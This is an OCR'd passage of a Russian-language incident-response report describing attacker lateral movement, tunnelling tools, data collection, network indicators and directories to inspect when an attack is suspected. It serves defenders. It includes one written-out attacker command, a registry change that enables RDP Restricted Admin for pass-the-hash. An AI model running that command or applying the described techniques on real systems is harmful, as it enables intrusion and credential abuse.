
В ряде случаев для продвижения по сети атакующие прибегали к технике перехвата SSH-сессии (T1563.001), для реализации которой использовался сетевой червь SSH-IT. В момент создания процесса SSH вредоносное ПО получает доступ к памяти этого процесса, перехватывает содержимое исходящих SSH-сессий, в том числе аутентификационную информацию, и автоматически распространяется по узлам. О том, как обнаружить признаки установки этого инструмента на узлах, мы писали в нашем Telegram-канале.

Еще один способ перемещения, с которым сталкивались IR-специалисты, связан с режимом Restricted Admin для удаленного подключения по RDP. Этот режим впервые появился в Windows 8.1 и Windows Server 2012 R2. Когда режим Restricted Admin отключен, учетные данные кэшируются в памяти процесса LSASS на Windows-узле, к которому выполнено подключение по RDP. В системе с включенным режимом пользователь с правами локального администратора аутентифицируется не по паролю, а с помощью NT-хеша или билета Kerberos, в результате чего пароли не кэшируются, что предотвращает их попадание в руки злоумышленников при подключении к скомпрометированному узлу. В то же время при включенном режиме Restricted Admin у атакующих появляется возможность проводить атаки Pass the Hash. По умолчанию режим Restricted Admin отключен. В нашем случае злоумышленники активировали его путем изменения значения ключа реестра `DisableRestrictedAdmin` с 1 на 0. Важно: при включенном режиме Restricted Admin аутентификация происходит не на сервере RDP, а на клиенте, что может использоваться при обходе решений для многофакторной аутентификации.

Рисунок 24. Включение режима Restricted Admin

```
cmd.exe /Q /c reg add HKLM\System\CurrentControlSet\Control\Lsa /t REG_DWORD /v
DisableRestrictedAdmin /d 0x0 /f 1.> \Windows\Temp\XXXXXX 2.>.&1
```

УДАЛЕННОЕ УПРАВЛЕНИЕ СКОМПРОМЕТИ-РОВАННЫМИ УЗЛАМИ



Для удаленного управления скомпрометированными узлами, в том числе для доставки на них ВПО, злоумышленники могут использовать как собственные трояны для удаленного доступа, так и общедоступные легитимные средства, предназначенные для этой цели. Киберпреступники могут подгружать эти утилиты в инфраструктуру самостоятельно либо воспользоваться уже имеющимися инструментами, если ранее их использовали сотрудники, например системные администраторы. В тройку наиболее популярных среди злоумышленников инструментов для удаленного управления узлами, по результатам наших проектов, вошли AnyDesk, Mesh Agent и RMS. С полным списком выявленных инструментов этого класса можно ознакомиться в таблице 6.

Таблица 6. Список инструментов, использованных для удаленного управления узлами

AnyDesk	Proxifier
Mesh Agent	UltraVNC
Remote Utilities (RMS)	AmmyyAdmin
mRemoteNG	WinSCP
Dameware	AeroAdmin
Tailscale	MobaXTerm
TightVNC	


ТУННЕЛИРОВАНИЕ ТРАФИКА

Злоумышленники используют различные решения для туннелирования трафика, чтобы быстро создать удобный канал доступа из интернета к ранее скомпрометированному узлу в локальной сети жертвы. Для обхода средств защиты, в частности чтобы открыть доступ из интернета к серверу, расположенному за NAT или межсетевым экраном, киберпреступники настраивают обратные сетевые туннели — соединения из внутренней сети к внешнему подконтрольному атакующим ресурсу.

Как показывают результаты работы наших IR-специалистов, самым популярным набором инструментов для туннелирования трафика в инфраструктуре с узлами под управлением Linux является gsocket. Он был выявлен в 48% компаний с Linux-узлами в инфраструктуре. Эта утилита позволяет организовывать TCP-соединения между узлами при помощи общедоступного облачного сервиса Global Socket Relay Network (GSRN). Недавно в своем Telegram-канале мы рассказывали о признаках, которые помогают выявить следы установки **gsocket**.

Для туннелирования трафика на узлах под управлением Windows наибольшей популярностью пользуется общедоступный инструмент Ngrok. Он был выявлен в 23% компаний, в инфраструктуре которых преобладали узлы на Windows. Чаще всего злоумышленники используют его, чтобы открыть доступ (по нашему опыту, чаще всего по протоколу RDP) к внутренним ресурсам инфраструктуры заказчика. При использовании **Ngrok** нет возможности определить IP-адрес узла атакующего, поскольку сервис использует собственную сетевую инфраструктуру для организации подключения, что дает злоумышленникам дополнительное преимущество. На факт использования **Ngrok** может указывать наличие значения ::%16777216 в поле IP-адреса источника журналов подключения (ОС Windows) на конечном узле (в качестве дополнительного признака; само по себе значение ::%16777216 может фигурировать в журналах и при использовании иных решений, например RDG).

Рисунок 25. Признак использования Ngrok



Помимо описанных **gsocket** и **Ngrok**, в пятерку наиболее популярных инструментов для туннелирования трафика входят Chisel (выявлен в 14% компаний), Revsocks (10%) и LocaltoNet (6%). Полный список инструментов для туннелирования трафика, выявленных в ходе работ над проектами, представлен в таблице 7.

Важно также отметить, что иногда злоумышленники создают сразу несколько туннелей на основе разных инструментов, что позволяет им сохранять доступ к инфраструктуре, даже если один из туннелей будет обнаружен и устранен.

Таблица 7. Список инструментов, использованных для туннелирования трафика

gsocket	Resocks
Ngrok	Fast Reverse Proxy
Chisel	rsockstun
Revsocks	ligolo-ng
LocaltoNet	proxychains-ng
Stowaway	reverse-ssh
SocksOverRDP	iox
ligolo	Neo-reGeorg

СБОР ИНФОРМАЦИИ

Основные источники, откуда злоумышленники стремились собрать информацию:

- локальные пользовательские директории;
- сетевые директории;
- браузеры;
- мессенджеры;
- электронные почтовые ящики;
- внутренние базы знаний;
- репозитории кода.

В одном из проектов мы столкнулись с выгрузкой из корпоративного GitLab-хранилища кодовой базы в общей сложности, как минимум, 28 репозиториев.

Прежде всего атакующих интересуют файлы, содержащие:

- учетные данные;
- инструкции, памятки и сведения об инфраструктуре целевой организации;
- журналы событий;
- конфигурацию ПО.

В атаках на инфраструктуру с большим количеством узлов атакующие практически всегда автоматизируют сбор информации (Automated Collection). Например, в одной из атак для проведения разведки на узлах злоумышленники использовали PowerShell-сценарий в отношении более 600 узлов. Этот сценарий создавал на узлах структуру директорий, в которую помещал файлы с найденной информацией об узле, пользователях, их активности, а также файл с учетными данными, обнаруженными на узле.


РЕЗУЛЬТАТЫ АНАЛИЗА СЕТЕВЫХ ИНДИКАТОРОВ

На основе результатов анализа сетевых индикаторов, полученных в ходе работы над проектами, мы собрали данные о наиболее популярных автономных системах (ASN) и их географической принадлежности, а также составили топ-10 VPN-сервисов, которые используют злоумышленники (рисунок 26). К числу наиболее часто встречающихся ASN относятся AS48282 Hosting technology LTD (включая диапазоны IP-адресов, принадлежащие VDSINA VDS Hosting), AS20473 The Constant Company LLC и AS212165 Alex Group LLC, а в топ-3 VPN-сервисов вошли Proton VPN, Mullvad и Flow VPN.


Многие предприятия из ключевых отраслей экономики блокируют или, по крайней мере, внимательно отслеживают, подключения с зарубежных IP-адресов. Зная это, атакующие активно арендуют IP-адреса у российских дата-центров, что обусловило высокую долю российских IP-адресов в нашей выборке.

Рисунок 26. Данные по сетевым индикаторам компрометации


Топ-10 ASN



Топ-10 VPN-сервисов



Топ-10 стран




НА ЧТО ЕЩЕ ОБРАТИТЬ ВНИМАНИЕ

Опираясь на свой опыт в расследовании инцидентов за последний год, мы подготовили списки директорий, на которые стоит обращать внимание при подозрении на кибератаку. Именно в этих директориях чаще всего «размещаются» атакующие. В них мы находили и ВПО, и различные вредоносные конфигурации, и службы — практически любые следы киберпреступников. Обращаем ваше внимание, что каждый выявленный эпизод должен быть дополнительно верифицирован специалистами.

Что должно насторожить

1. Скрытый ELF-файл или сценарий (php, jsp, sh, rb, py, pl,...)
   `Пример: /home/bitrix/www/.500.php`
2. ELF-файл или сценарий в скрытой директории
   `Пример: /usr/lib/.lV3auCr3/gaFNLCCf`
3. ELF-файл или сценарий, как правило, в нерелевантной директории (например, /, /dev, /tmp, /var/tmp, /var/run, /var/spool...)
   `Пример: /tmp/.ICE-unix/dig`
4. Скрытый ELF-файл или сценарий, как правило, в нерелевантной директории
   `Пример: /tmp/.X11-unix/.font-unix/.php`
5. Характерные названия директорий или файлов
   `Пример: /home/<username>/CVE-2021-4034`

Топ директорий, используемых злоумышленниками



Что должно насторожить

1 Три (и более) файла в одной директории, характерных для техники DLL Side-Loading

```
Пример:
C:\ProgramData\OLADCA\Bins\OLADCA.exe — исполняемый файл;
C:\ProgramData\OLADCA\Bins\oleacc.dll — DLL-библиотека;
C:\ProgramData\OLADCA\Bins\OLADCA — вспомогательный неисполняемый файл с полезной нагрузкой.
```

2 Исполняемый файл или сценарий (php, jsp, sh, rb, py, pl, ps1, vbs,...), как правило, в нерелевантной директории (например, C:\ProgramData, C:\Users\<Username>\, C:\Windows\Temp, C:\Windows\Web)

```
Примеры:
C:\Windows\System32\Microsoft\OfficeClickToRun.exe
C:\Users\Administrator\1.ps1
C:\ProgramData\Adobe\adobe.ps1
```


3 Характерные названия директорий или файлов

```
Примеры:
C:\Users\<Username>\Desktop\Mimikatz
C:\Windows\System32\Config\Systemprofile\AppData\Local\Ngrok
C:\Users\<Username>\AppData\Local\Temp\2\Advanced Port Scanner 2
C:\Users\<Username>\AppData\Roaming\Rclone
```

4 Директории с названиями, напоминающими названия рабочих директорий легитимных сервисов

```
Примеры:
C:\ProgramData\intell (обратите внимание на опечатку)
C:\ProgramData\oladca
C:\ProgramData\comms
C:\ProgramData\ahnlab
```

Топ директорий, используемых злоумышленниками



ПОСЛЕДСТВИЯ АТАК

По сравнению с 2021–2023 годами выросла доля проектов, в которых инцидент привел к нарушению внутренних бизнес-процессов. Если в прошлом отчетном периоде их доля составляла 32%, то на сегодняшний день она выросла до 50%. Предположительно, это связано с увеличением интенсивности атак со стороны хактивистов и финансово мотивированных злоумышленников, которые, как правило, требуют выкуп за восстановление инфраструктуры. Обычно в подобных случаях речь идет о непродолжительных по времени атаках. Медианное значение их длительности составило 15 дней, а каждая четвертая атака завершалась в течение трех дней. Однако случаются и исключения: в одной компании злоумышленники приступили к активным действиям, связанным с шифрованием инфраструктуры, лишь спустя два года после проникновения. В случае промедления с реагированием на инцидент полное восстановление инфраструктуры после подобной атаки может занять месяцы.

В ходе каждого пятого проекта (19%) были выявлены следы разведывательной активности и шпионажа. Как правило, это многоэтапные продолжительные атаки APT-группировок, специализирующихся на кибершпионаже, например **Space Pirates**, **Hellhounds**, **Cloud Atlas** и других. Медианное значение их длительности составило 289 дней, а самая долгая продолжалась в течение более трех лет.

В 12% проектов инциденты были связаны с деятельностью злоумышленников, направленной на единоразовую выгрузку конфиденциальной информации без цели длительного присутствия в инфраструктуре. Как правило, похищенные в ходе таких атак файлы выгружаются на внешний облачный ресурс, в частности MEGA, с помощью общедоступных утилит, например Rclone. Средняя продолжительность таких инцидентов составила 47 дней.


Рисунок 29. Последствия атак злоумышленников (доля проектов)

По мере продвижения по инфраструктуре почти в трети компаний (31%) злоумышленники скомпрометировали как минимум один контроллер домена, а в одном из проектов мы обнаружили сразу 11 скомпрометированных контроллеров. Получив доступ к контроллеру домена, злоумышленники могут развивать атаку, например распространять вредоносное ПО на узлы при помощи глобальных политик Windows.

Помимо этого, злоумышленников интересовали почтовые серверы Microsoft Exchange (18%). В ряде инцидентов мы столкнулись с использованием эксплойта Exchange SSRF для двух уязвимостей из цепочки ProxyShell — CVE-2021–34473 и CVE-2021–34523. Это скрипт, который позволяет выгрузить содержимое почтовых ящиков с Exchange-сервера жертвы, выгрузка при этом осуществляется под системной учетной записью `NT AUTHORITY\SYSTEM`. Ранее мы публиковали несколько примеров эксплуатации в нашем Telegram-канале. В расследованных PT 